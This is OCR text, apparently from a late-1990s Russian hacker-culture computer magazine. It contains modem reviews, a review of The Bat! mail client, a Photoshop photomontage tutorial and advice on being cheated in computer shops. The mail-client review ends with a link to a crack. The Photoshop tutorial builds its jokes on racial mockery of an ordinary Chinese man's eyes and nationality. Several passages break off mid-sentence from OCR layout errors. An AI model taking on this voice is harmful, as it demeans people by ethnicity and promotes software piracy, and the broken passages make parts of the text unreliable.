
Это устройство сделано на чипсете Rockwell. Поддерживает протоколы V90 и K56Flex. Он хорошо держит российские линии и обеспечивает высокую производительность в 56K. Модем этой марки, известный ещё как «Silver Jaguar» включает в себя множество функций: это и обмен голосовой почтой, и отправка/получение факсимильных сообщений, и расширенный набор команд. Кроме того, он обеспечивает реализацию протокола V80, что даёт возможность проведения видеоконференций с высоким качеством. Спешу обрадовать владельцев Макинтошей (Apple Macintosh): в комплект поставки входят драйвера для использования этого модема с такими машинами. Высокая производительность обеспечивается тем, что модем сам определяет формат получаемой информации и оптимальную скорость её обработки. Silver Jaguar показал прекрасные показатели устойчивости на российских линиях и очень высокую производительность. И, как говорится, «last, but not least» это дизайн. Silver Jaguar — по настоящему стильный модем. При цене в 130$ он является прекрасным выбором для российского пользователя, ибо отвечает самым высоким требованиям, предъявляемым к модему по поводу устойчивости на линии, производительности и, что немаловажно, цены.

ZyXel Comet3356




Признаться по правде, когда мне предложили протестировать Зухель, я немного поморщился. Всем вам известно, что эти девайсы знамениты не только своими характеристиками, но и ценой, делающей Курьер дешёвым выбором ;) Но когда я увидел этот модем и узнал его цену, то был приятно удивлён. Ребята, если бы я брал модем, то брал бы Zyxel Comet3356. За 120$ баксов, вы получаете модем, по производительности превосходящий Курьера (см. таблицу) и плюс ко всему автоответчик, факс и много других приятностей, таких как АОН телефонов и факсов и расширенный набор команд AT. Поддержка протокола V90 позволяет легко соединяться на 56600 (хотя если у тебя старая и шумная АТС, то мой тебе совет — отключи этот протокол (не только у Зухеля), т.к. модем будет пытаться соединиться на 56000 даже на плохой линии, а реально будет тормозить дико. Для таких линий V34 самое оно).


Мы решили сравнить производительность Курьера и этой кометы отдельно. Оба модема были установлены на домашнем телефоне с подключением к электронной АТС с индексом 701. После установления соединения, производился прием сжатого архиватором ZIP файла, размером 708 Кбайт, с использованием терминальной программы Hyper Terminal из состава Windows 95. Для каждого из телефонных номеров проводилось 10 сеансов. В каждом из сеансов мы замеряли время, которое затрачивалось на прием ZIP-архива.



После этого вычислялась средняя скорость приема данных по формуле:
CPS (символов в секунду) = (размер файла (Кбайт)*1024*8) / (время приема (в секундах)*10)
И вот что мы получили:
Вывод: Зухель опередил Курьер более чем на 5%, что даёт выигрыш в четверть минуты при приёме файла в 1мб.
Данный тест нельзя считать глобальным тестированием качества двух девайсов, он лишь показывает реальное положение вещей. Одним словом... Ребята, редакция выбирает Zyxel Comet 3356!
Как проводились испытания остальных мо демов
Для теста на устойчивость на линии было подготовлено 16 комбинаций шумов и искажений — от умеренных до сильных. В таблицу входило среднее значение. Моде-



мы проходили тестирование на соединении с сервером 3COM.
После установления соединения, мы передавали текстовый файл с сервера FTP и



фиксировали скорость передачи.
При тестах пересылки файлов, мы передавали на сервер по пять различных типов файлов: графический, исполняемый, текстовый в формате ASCII и комбинированный файл из текста и сжатых данных. В отличии от теста на устойчивость, эти испытания проводились на практически свободной от шумов и искажений телефонной линии.

X

X-почту доставляют


Avalanch


Друг мой, я даже с тобой спорить не буду, зная, что ты бежишь сломя голову либо с работы, либо с учебы (у каждого свои приходы :)) домой не для того чтобы накормить любимого попугая или посмотреть очередную серию «Чудеса науки». Тебе нужно другое! Догадался, о чем я? Правильно! О старичке Пентиуме и его кузене Модеме Момедовиче! Начинаешь мучить свой дряхленький, но надежный диалер, требуя немедленной связи с ее величеством Глобальной. А замечал ли ты, куда ты идешь сначала? А вот я заметил! Как за собой, так и за парой-тройкой себе подобных — они ресивят почту. Ну как же? А вдруг Вован новый кряк прислал? Или Vituha14 (как правило, в роли Vituha14 выступает старый дружок по чату, либо по какой-нить конфе) все-таки выпросил фотку у Olya_love вчера в мирке и додумался прислать ее старому ловеласу, то есть тебе! Либо ты вчера успешно познакомился с топ-моделью, где-нибудь «У Камина», и она тебе клятвенно обещала прислать признание в любви на 17 языках! Как закадрить девочку из чата, мы уже проходили — смотри лекцию профессора Левински!.. Что-то я замечтался... :)

Итак... Могу поспорить, что 80% homo, простите, sapiens ресивят почту опаснейшим тандемом вирусов Outlook Express и Netscape Mail (далее OE&NM). Вкратце о них. Это два самых распространенных вируса, поражающих как нервную систему их владельца, так и твой компьютер. К тебе когда-нибудь приходил злой дядька «дисконнект»? Это они, не сомневайся! Эх, Микрософт, как много в этом звуке... Поэтому пока поставь uninstall-чик, а я тебе расскажу о действительно крутой проге, которая сейчас стоит даже у самого не уважающего себя хацкера. Кульминация... «The Bat!».

Мой первый Вампирчик

Немного истории. В засекреченной лаборатории где-то в районе города Кишинева работал один дядя. Звали его Стефан Танурков. Вот он-то и пронюхал, что бусурманы намеренно засылают нам пресловутый дуэт OE&NM, чтобы поубивать наши компьютеры и свести с ума люд русский, полностью подчинив его себе. А потом напасть войной и захватить всех кул хацкеров, вроде тебя, к себе на МелкоСофт! Но дядя Стефан узнал об этих страшных планах и решил свергнуть правление буржуйских мэйлеров-вирусов, сделав свой супер антивирусно-универсально-портативный мэйлер! И, чтобы не привлекать внимания тамошних шпионов, назвал что свою компанию (Rit Research Labs), что мэйлер по-английски — The Bat! Кстати, дядя Стефан еще ко всему прочему и папа Дос Навигатора (такая прога типа Нортона). Заядлые компьютероманы помнят еще времена «трешек и пятого ДОСа».





Все, как впрочем и я, восприняли это событие без особого энтузиазма. А зря! «Вампирчик» прожил тогда у меня не больше 15-ти минут. Версия была на месяц, сама программа денюшку стоила, какие-то непонятные кнопочки, менюшки, не-е-е, не годится! Пусть лучше OE убьет мой компьютер, чем какая-то мышь, простите, летучая будет месяц сосать мою кровь, сообщая каждый день сколько еще она у меня проживет. Прости, Бэтти, ты была всего лишь мимолетным увлечением, я люблю Аутлук!.. :(Слёзы ручьем, валерьянка и успешный Uninstall! Не прошло и двух дней, как я узнаю, что все мои друзья-компьютерщики сломя голову ставят себе The Bat, успешно его крякают и нарадоваться не могут. Начинаю узнавать мейлер поближе и понимаю, как я облажался, когда убил его. Скоренько скачиваю обратно, кстати, занимает он всего около полутора МетровВ. Устанавливаю. Начинаю лазить во всяких функциях, опциях и прочих «-циях». Где-то через месяц понимаю, что я облажался, и пора уже убивать Outlook. Прикинь! Нонсенс!

Ближе к телу

«Вампирчик» прежде всего, конечно, поразил меня количеством функций. Я тебе как хацкер хацкеру скажу — такой тучи всяких фенек нет пока еще ни в одной проге.

Во-первых, заводи хоть 839 почтовых ящиков и на каждый ставь любую кодировку. Если ты не хочешь, чтобы твоя девушка (мама, брат, соседи по камере) во время расклада своей любимой «Косынки», наткнулась случайно на твою переписку с Mashul`ей, в которой ты взахлеб описываешь, что ты будешь с ней делать, когда ее родители рванут на дачу — ставь на ящик пароль!

Всего два раза клацнуть мышкой. Элементарно! Кстати об элементарном — интерфес у этой программулины настолько примитивный, что даже твой 5-летний сосед Митя сможет послать письмо куда его душе будет угодно, правда, то, что он напишет, я думаю, для всех останется загадкой! :)

Во-вторых, если ты во время уроков английского пил пиво с друзьями и кроме

только Вампиры!

выражения «Фак офф, мазефака», услышанного в боевике, ничего из бусурманского не знаешь — нет проблем! Качаешь небольшой языковой модуль с сервера и устанавливаешь у себя хоть чешский язык, если заняться нечем. Никому мыло на чешском не отправлял? Попробуй. :)

В третьих, если твоя подружка по мирку после долгих уговоров все же решила послать тебе фотку и, мало того, — послала. А фотка-то bmp-шная. И весит мега 2, в лучшем случае. Да еще и твой Outlook начинает качать ее первой, что ты будешь делать? Правильно! Материть и подружку, и Outlook! Bat же с этим делом знаком давно. Запускаешь встроенный диспетчер почты, лезешь с помощью него прямо на сервак и удаляешь эту фотку ко всем чертям прямо на сервере, не скачивая себе. А потом доходчиво объясняешь подруге, что такое jpeg.

В-четвертых, если тебе каждый раз надоедает писать в начале мыла «Здорова, перец!», а в конце «Посылайте ответы на... Без уважения. Гиви Хакеридзе.» — опять же все просто. Взял и поменял шаблон письма. И когда в следующий раз нажмешь «создать сообщение», у тебя сразу появится шаблон со всякими «Здорова...» и всем прочим, на что у тебя хватило воображения.

В-пятых, если настроить «Вампирчиковские» шаблоны, макросы и фильтры под себя, можно будет вообще ничего не делать, кроме как только писать текст письма, а уж что получить, куда послать и на сколько букв, разберется сама прога.

В-шестых, всеми любимая адресная книга (память-то у нас хацкерская). Запомни попробуй адресок Kthgkds35W@dialup.ptt.ru. Слабо с ходу?.. Опять же примитивно до нельзя! Создай новую, и аттач адреса прямо из приходящих сообщений!.. Клацк-клацк мышкой — и готово! Да и к тому же к каждому адресу в твое книге ты можешь указать стоооолько информации, что уж точно никогда не забудешь, кто это такой. Ну а если все равно забудешь, то в адресной книге «Вампирчика» можно еще и фотку воткнуть к каждому адресу.

В-седьмых, хочешь, чтобы твое сообщение секретарше Лене не прочитали все сослуживцы? И втихаря похохотали! А если ты банкир или мафиози? И коды замков разнообразных своему шефу посылаешь? Ты же кульный хакер и то, что это дело надо шифрануть, ты понял сам! Этим занимается PGP (Pretty Good Privacy). Качаешь себе эту прогу (http://www.pgpi.com), устанавливаешь, и «Вампирчик» ее АВТОМАТИЧЕСКИ подсасывает в себя. Круто звучит? Выглядит, поверь, не хуже! :) Расшифровывать, поверь, будут долго!

В-восьмых, если тебе неохота переписывать все признания в любви Маши, Оли и еще десятка девушек, кряки и коды из старенького Outlook'а в Бэт, то легонько выбираешь импорт сообщений и перетаскиваешь весь свой архивчик в Bat! Минуты полторы уйдет, а печатал бы дня четыре.

В-девятых, «Вампирчик» поддерживает кучу протоколов — IMAP4, POP, APOP, SMTP. Мало того, Bat еще и имеет функции почтового сервака локалки. TCP/IP — Non TCP/IP шлюз. Что-то я тебя совсем загрузил! :) Ну да ладно, для тебя будет важно, что «Вампирчик» имеет встроенный примитивный текстовый редактор, если у тебя по русскому языку оценка колеблется между двойкой и тройкой, плюнь — проверка орфографии есть, причем автоматическая, будешь создавать видимость профессора-лингвиста. И встроенный диалер тут как тут — если делать нечего, коннекться с сеткой прямо из Бэта. Бегущая строка «Mail Ticker» все расскажет, что за почта на серваке пришла, от кого, сколько, когда — будешь в курсе! Я, правда, не пользуюсь этой фенькой — у меня аська сообщает, что когда и как пришло. Но на вкус и цвет... А вот теперь перечитай все это и подумай. Программа с кучей функций (про некоторые я не сказал — потребовался бы целый журнал), интуитивным интерфейсом и всеми остальными делами весит всего полтора мега. А теперь глянь, сколько места у тебя нагло сожрал Outlook. Кстати, всякие злые бэги, которые находятся в проге, исправляются очень оперативно, и на сервак приходят каждый раз все новые и новые усовершенствованные версии «Вампирчика». Единственный бэг, который я обнаружил, когда юзал последний The Bat! 1.22 — это то, что мейлер не поддерживает HTML-а. (Это в программе сделано специально, для защиты от html-ных вирусов. Письмо в HTML-е лежит аттачем, и при желании его можно посмотреть в браузере. Прим. редактора) Если ты подписан на каком-нибудь серваке новостей типа www.citycat.ru, ты меня поймешь. Новости там приходят в HTML-е на почту. Ну да ладно, мы не гордые — и в експлорере почитаем. Так ведь? Кстати, ты Outlook убил уже? Залезай в сетку и качай The Bat! Не давай вирусу уничтожать свой компьютер! Удачи!

Последнюю версию проги The Bat! 1.22 ты можешь качнуть на *http://www.ritlabs.com/the_bat*
А крек на нее на *www.chat.ru/~tapin13/news.htm*



Нет, скажи мне, друг, ведь ты всегда мечтал очень крупно и мощно приколоться над своим близким другом/боссом/любимой девушкой/просто родственником? Да сделать это не стандартной методой подложения канцелярских кнопок под толстые джинсы или же любимым методом зажравшихся янки — киданием кремовых тортов в лицо потенциальному противнику. Не-е-ет! Мы живем в век компьютеров и высоких технологий, а потому кнопки в заднице и крем на морде уже не слишком актуально, и вот поэтому...

без будем устраивать... Короче, вздумалось как-то нашему восточному гостю доказать, что летом он побывал в столице мод — Париже. Что делать? Ну, допустим, у нас есть фотография Эйфелевой башни (для глупых — это такая радиоглушилка в Париже, чтобы не слушали всякий там «Голос Америки»). Так вот, следовательно, нам требуется нашего Лю на эту фотографию поместить. Ну, естественно, вырезать его профиль специальным инструментом типа «аркан» никто не собирается, поэтому применим быстрый, но весьма эффективный метод

Создав китайскому другу необходимую красно-коммунистическую ауру, закрасим весь остальной фон картинки тем же цветом.
Надо добавить, что это далеко не единственный метод подобного фотомонтажа. Но зато самый действенный в нашем случае. Существует еще один интересный способ «подгона» одного изображения под другое — требуемое изображение вставляется под слой исходного, а затем на исходном попросту протирается «ластиком» (Eraser tool) нужное «окошечко», сквозь которое будет прос-

Х-дизайн

В начале перестройки приходит человек в отдел кадров устраиваться на работу. Там его спрашивают:
- А вы кто?
- Я - дизайнер!
- Ну, так по морде видно, что не «Иванов».

Captain Колбасьев

Исправим ситуацию

Вот глянь-ка лучше на этого выразительного китайца на фотографии. Положим,



Простой такой гражданин из какой-то страны «желтой сборки»

что это и есть объект твоих дальнейших экспериментов. Правда, может возникнуть резонный вопрос — почему именно никому не известный китаец, а не, скажем, знаменитый артист или политический деятель? Объясняю: с артистами (а тем более с политиками) можно нажить кучу проблем и врагов, а вот в Китае живет более миллиарда людей, пока меня найдут...
Ну, да не будем о печальном, посмотрим лучше на нашего Лю-Канга поближе, как говорят другие высокохудожественные издания: «сквозь лупу графического редактора Adobe Photoshop» (желательно не ниже версии 5.0). Что? Вы ты не знаешь, что такое «Фотошоп»?! Ну тогда иди лучше завари чайку в своем бурнокипящем чайнике, мы тут серьезными делами займемся, а не лик-

вырезать (в самом хорошем смысле этого слова) нашего улыбчивого китайца. Этот способ заключается в «обводке» профиля Лю контрастным с его портретом цветом. Страшно звучит, но значит это всего-навсего то, что мы должны использовать такой цвет, который бы не сливался с другими цветами на границе обводки. В нашем примере очень удобно использовать обычный красный цвет.



Очертили границы, поделили на зоны...



Теперь он красный, как истинный ученик великого Мао

вечивать требуемая картинка. Но для каждого случая лучше всего применять свой метод, так что закончим с этим. Пока.
И за каким мы, спрашивается, все это выделываем? А за таким, чтобы потом любимым фотошоповским инструментом Дядюшки Мокуса — magic wand, в народе именуемого просто «волшебной палочкой», выделить весь кумачовый цвет. Но эта зона выделения (подумать только, как это звучит!) нам не нужна. А нужно то, что находится как раз вне нее. Это лечится! Выбираем из меню «Select»-»Inverse» и получаем готовенького Лю! Только и в этой сдобной булочке кроется очередной напильник — обводя китайца по контуру, наша рука могла дрогнуть, соответственно, линия — немного съехать в сторону, и как результат — мелкие зазубрины по всему краю контура. Ну и на этого Карлсона с винтом у «фотошопа» имеются средства. Из того же меню работы с выделениями (нет, согласитесь, а это все же звучит!) выбираем «Modify» — «Contract» и в открывшемся окне вводим, на сколько пикселей требуется сжать границу китайского профиля. Ну, учитывая высокую плотность населения в Китае и общие масштабы нашей картинки, можно вполне ограничиться 2-3 пикселями. Фууф, с этой частью покончили. Смело копируйте Канга в буфер (CTRL+C) и вставляйте (CTRL+V) на фон парижской достопримечательности.
Смотрится? По-моему, не очень. Продолжим опыты, но для начала нужно прочитать еще одну нудную, но все же необходимую для дальнейшего повышения производительности нашего труда лекцию. Про слои. Дело в том, что

Adobe PhotoShop выгодным образом отличается от всех его ближайших конкурентов наличием одной маленькой особенности — все изображения в нем рисуются не на одном «холсте», а на особенных слоях. Со стороны это напоминает процесс чистки лука (репчатого): снимаем верхнюю кожуру, под ней обнаруживается еще один ее слой, под этим слоем новый и так далее. Вот и в нашем примере существует два слоя: «подложка» с изображением парижской башни и верхний слой с портретом китайца. Итоговая картина будет напоминать собой составление фото-коллажа (или, если будет угодно, аппликации). Со слоями можно делать что угодно — удалять, менять приоритет в расположении (этот «выше», этот «ниже», этот вообще в качестве «бэкграунда»), делать слои полупрозрачными, склеивать их, наконец. К чему я все это рассказываю? А к тому, что, правильно научившись работать со слоями (просто поэкспериментировав с меню Layers), можно добиться просто потрясающих результатов в фото-дизайне как таковом и в «фотошопе» в частности...

Теперь изврат


Так как то, что было до этого — всего лишь прелюдия к настоящим издевательствам над бедным жителем страны-родины культурной революции. Или, как уже говорилось выше, перейдем к ИЗВРАТУ. Только не в смысле 117 статьи УК РФ, а в самом что ни на есть добром и ГУМАННОМ смысле...

Ну-с, для начала подправим немного глазки. И не говорите мне, что у него их попросту нет! В одной очень сложной науке с трудно произносимым названием это называется «ярко выраженным узким разрезом глаз». Ничего, расширим. И если на западе за подобные операции нашему Лю пришлось бы заплатить не меньше, чем Майклу Джексону за чудесное «отбеливание», то «фотошоп» все сделает почти безвозмездно, то есть даром. Итак, увеличиваем масштаб и далее начинаем «растягивать» глаза инструментом «smudge» (или, по-русски, «палец»). Как действует этот самый «палец», станет ясно после 3 секунд его применения, только помните, Святослав Федоров учил быть осторожным с глазами, а посему я бы тебе посоветовал использовать при растягивании «кисти» поменьше, кабы вместо глаза вся Кангова физия не сползла...




Хирургия глаза

Получив достаточно широкую «глазную щель», вплотную займемся поисками «глазного донора». Благо, такой доброволец быстро нашелся. Вот он, смешной такой, на картинке.



Почетный донор

Уже опробованным на безропотном китайце методе выреза отбельных... хм... частей картинки вынимаем у донора его выразительный глазик (кстати говоря, донорский глаз можно было заполучить еще одним методом: так как он (глаз) имеет идеальную круглую форму, то его можно было вырезать простым «круглым арканом» (elliptical marquee tool)) и... нет! Вовсе не вставить его (глаз, опять же) Лю, а подогнать под нужный размер монголоидного лица. Для этого существует волшебная опция «трансформация» («Edit» — «Free transform»). Тягая изображение за нужные узелки, ему очень скоро будет придан необходимый размер, и теперь можно приступать к трансплантации в итоговую картинку. Благо эта технология была уже описана выше, когда наш подопытный кролик вживлялся в компанию лягушатников на фоне башни... Итак, посмотрим на итоговый результат... Да уж, как говорил известный предводитель команчей Киса Воробьянинов. Слева вроде китаец японцем, а вот зато справа... А при необходимом навыке работы с пальцем («фотошоповским») можно придать еще незабываемые очертания восточному уху объекта наших терзаний.



Терминатор умрет от зависти!

А выводы?

Уж уволь, друг, но делай их сам. Я выше только что объяснил, как обращаться с очень мощными инструментами на самом примитивном уровне, но, уж поверь мне, наличие самого элементарного воображения и растущих из правильного места рук открывает просто безграничное, как русское поле, пространство для опытов и экспериментов. Ваша голова на «остове» от «мистера вселенная»-98? Почему бы и нет! Вашему брату нравятся дикие животные, и он «тащится» от передачи «В мире животных»? Пущай получает себе на фотографию морду орангутанга в подарок к восьмому марта. А как модно будет смотреться американский президент в вашей скромной компании... Или вот, например...

А, что говорить, лучше для пущего эффекта подарю-ка я еще одну картинку напоследок. Вот, Билл Гейтс с моей собакой...

X



ФАС!

Как кидают лохов при

Shadow of Darkness (shoda@mail.ru)


Итак, наконец настал тот прекрасный день, когда ты или твои родители решились купить компьютер (ну или какой-нибудь прикольный девайс к нему). Что же ты делаешь? Сначала ты просматриваешь все попавшиеся под руку газеты в поисках объявлений компьютерных фирм. Сравниваешь цены, подбираешь конфигурацию, смотришь на изготовителей комплектующих и так далее. Потом ты обзваниваешь понравившиеся тебе варианты. Вот тут-то и начинаются разочарования. При звонке в фирму цена компьютера несколько отличается от цены в рекламе. Вот тебе и первая шалость продавцов. Да, цена в рекламе реальна и она может присутствовать в прайс-листе, но это может быть и оптовая цена, и цена базовой конфигурации. Ты когда-нибудь слышал о базовых конфигурациях?

Засада в рекламе

А ты видел рекламу, в которой указывается, что системный блок PII400 стоит приблизительно 300 у.е.? Это истинная правда! Только, как ты думаешь, хорошо ли будет работать системный блок PII400 с 8-ю мегабайтами оперативки, винтом на 1Gb, отстойной видюшкой на 1Mb, да еще и без монитора? У меня лично работоспособность такого системного блока не вызывает сомнений, но вот толку от такой конфигурации я не вижу практически никакого. Но предположим, что при беглом взгляде на рекламу тебя все устроило и, вообще, ты радостно улыбаешься как ушиблен от всего того, что тебе пообещали при разговоре по телефону. И вот настает эта долгожданная суббота (да, именно суббота — компьютеры для дома у нас в другие дни практически не покупают), и ты со всей семьей поехал в компьютерный магазин за дорогостоящей покупкой. Вот тут-то и начинается самое интересное.

С чего начинается развод

Для начала приготовься к тому, что таких семей, как у тебя, в данном магазине будет несколько, а продавцов на всех будет катастрофически не хватать (кому ж охота работать по субботам). Но вот ты подошел к столу для оформления заказов. Вот тут-то, продавец, в старых традициях испанской инквизиции, начинает тебя пытать, что бы ты хотел, какой суммой располагаешь (это будет основной вопрос), что ты на этом компьютере будешь делать (в игрушки играть или в Ворде печатать), и таких вопросов тебе зададут десятка полтора. Но и это еще далеко не все. Дальше пойдут технические вопросы... А какую тебе маму поставить, а сколько мозгов запихнуть, а какой фирмы винт ты предпочитаешь, сколько хочешь скоростей у сидюка, какую видюху? И таких вопросов будет тоже не мало. Тут-то и скрывается вторая шалость. Обычно в каждом магазине есть залежалый товар, то есть качество которого оставляет желать лучшего, а когда ты посмотришь на цену, то не поймешь, цена ли это или номер телефона. Но продавцы всегда с нетерпением ждут семейку, которая совершенно не разбирается в компьютерной технике и комплектующих, дабы спихнуть им этот отстойный девайс. Причем бешенные цены тебе будут объяснять внегалактическим качеством и гарантией на 200 световых лет (забыв поставить гарантийный штампик). Бывает, сотрудник продает что-нибудь из своих личных комплектующих, но об этом обычно предупреждают. Но и это еще не все.



Качество девайсов

Ты разбираешься в комплектующих? Нет... А зря. Для тебя материнская плата «MegaOtstoy» и «Asus» — одно и то же, только ты никак не возьмешь в толк, почему одна из них стоит 50, а другая 150 у.е. Вот и еще одна проблема. Есть такие вещи, которые легко заменить, но есть и такие, которые покупаются надолго (монитор, корпус, материнская плата...), и вот их-то как раз и надо покупать хорошие и качественные. А далеко не все продавцы заинтересованы в этом, да и люди не всегда хотят платить деньги за качество, к сожалению, определяющим фактором до сих пор остается цена. Вот поэтому-то очень часто тебе будут пытаться впарить левак, уговаривая, что он ничем не отличается от крутой фирмы. Бывает и наоборот, когда продавец заведомо пытается впарить тебе самые крутые девайсы, естественно, с самыми крутыми ценами (это его работа, приятель).

Brand'ы

Но хуже всего, когда тебе впаривают «brand name». Я не являюсь сторонником brand'ов (то есть компьютеров известных фирм, таких как Dell, IBM, Compaq...), но стараюсь быть объективным. Дело в том, что «родные» компьютеры являются заведомо качественными, но они практически не поддаются апгрейду, а это существенный недостаток при сегодняшнем росте производительности. Обычно такие компы покупают крупные фирмы, для которых основной критерий — качество, а апгрейдить они их все равно не будут. Да и потом я призываю поддерживать российских производителей. Так что будем считать, что brand'ы не для нас. А теперь вернемся к нашим баранам, в смысле, компьютерам российской сборки. Тем более, что эти компьютеры ничем не хуже. И заострим внимание на конфигурации. Дело в том, что продавцы, порой, заостряют твое внимание не совсем на том, на чем следовало бы. Это, если можно так выразиться, невинная шалость. То есть тебе предлагают взять монитор подешевле, а системный блок получше. Я не берусь утверждать, хорошо это или плохо, это решать тебе, просто на мой взгляд лучше взять поменьше оперативной памяти или объема винта и на этом сэкономить денег, чем экономить на собственном зрении. Я не буду давать советов, что лучше или хуже, это было бы не совсем объективно. Да и потом у меня есть некоторый опыт покупки и продажи как компьютеров, так и комплектующих. Но вернемся собственно к покупке компьютера.

Софт

После того как ты обговорил конфигурацию и оплатил будущую покупку, тебя так ненавязчиво спрашивают о программном обеспечении. Вот тут-то и кроется собственно обман. Сразу оговорюсь, далеко не во всех компьютерных магазинах так происходит, но все же это имеет место быть. Тебе предлагают установить на твой компьютер некоторые необходимые для работы программы. Дело в том, что, как правило, Windows'95/98 входят в комплектацию твоего компьютера, и это никак не должно (теоретически) влиять на цену сис-

темного блока. Но когда тебя убеждают заплатить 100 рублей за установку Word'a или Excel'я, то вот это должно вызвать у тебя подозрение. Есть много шансов, что это будет так называемый пиратский софт. Я ничего против пиратов, а тем более против болгарских сборников с программами не имею, да и плохого в этом я ничего не вижу. Но вот наглый обман я не люблю. Любой человек может установить необходимую ему программу на свой компьютер. Заплатил 60 рублей, купил себе диск, да устанавливай, что хочешь. Все просто. Это не стоит тех денег, которых от тебя требуют. Да и потом, если не пробовать, то ничего и не получится. Начинать знакомство с компьютером следует именно с установки необходимого тебе программного обеспечения. Все, что тебе устанавливают, должно быть, либо бесплатно, либо тебе просто обязаны выдать на руки диск с этой программой. Так что, если этого не случается, то можешь быть уверенным, либо у вать за свое имя. За это имя многие из них бились не один год, так что терять имя из-за какой-то ерунды им явно не хочется.

Явная подстава

Но не процессором единым жив компьютер. Кроме данного девайса существуют и другие, и хотя их не «гоняют», но подставить на них могут. Про «мамы», «видюхи» и «винты» многого не скажешь, все это легко проверить. А вот сидюки не всегда так же легко проверить. Вообще-то, это явный обман, но доказать его очень сложно. Есть такие CD-ROM'ы, скорость которых определить достаточно сложно. То есть Windows определяет только модель (многие люди могут по модели определить скорость, но не все такие), некоторые тесты показывают противоречивые результаты, то это 2-х скоростной CD-ROM, а по другому тесту — 24-х скоростной и т.д. Единственная отличительная черта — это надвот «подводных камней» будет достаточно. Перечислить все — просто невозможно, ибо с каждым покупателем может произойти что-то новое (наша торговля так изобретательна), но вот характерные примеры я привел. Что касается комплектующих, то тут все проще, продавцы подавляют тебя интеллектом и просто вынуждают купить то, что им выгодней продать. Я мог бы привести массу примеров, но все они сводятся к простому психологическому воздействию. Когда ты приходишь в магазин, то подсознательно чувствуешь, что продавцы — добродушные высококвалифицированные люди, как правило, так и есть, но нет правила, в котором не было бы исключения. Самый лучший компьютер — компьютер, собранный своими руками. Только в этом случае ты поймешь, что зачем. Да и потом сам процесс покупки 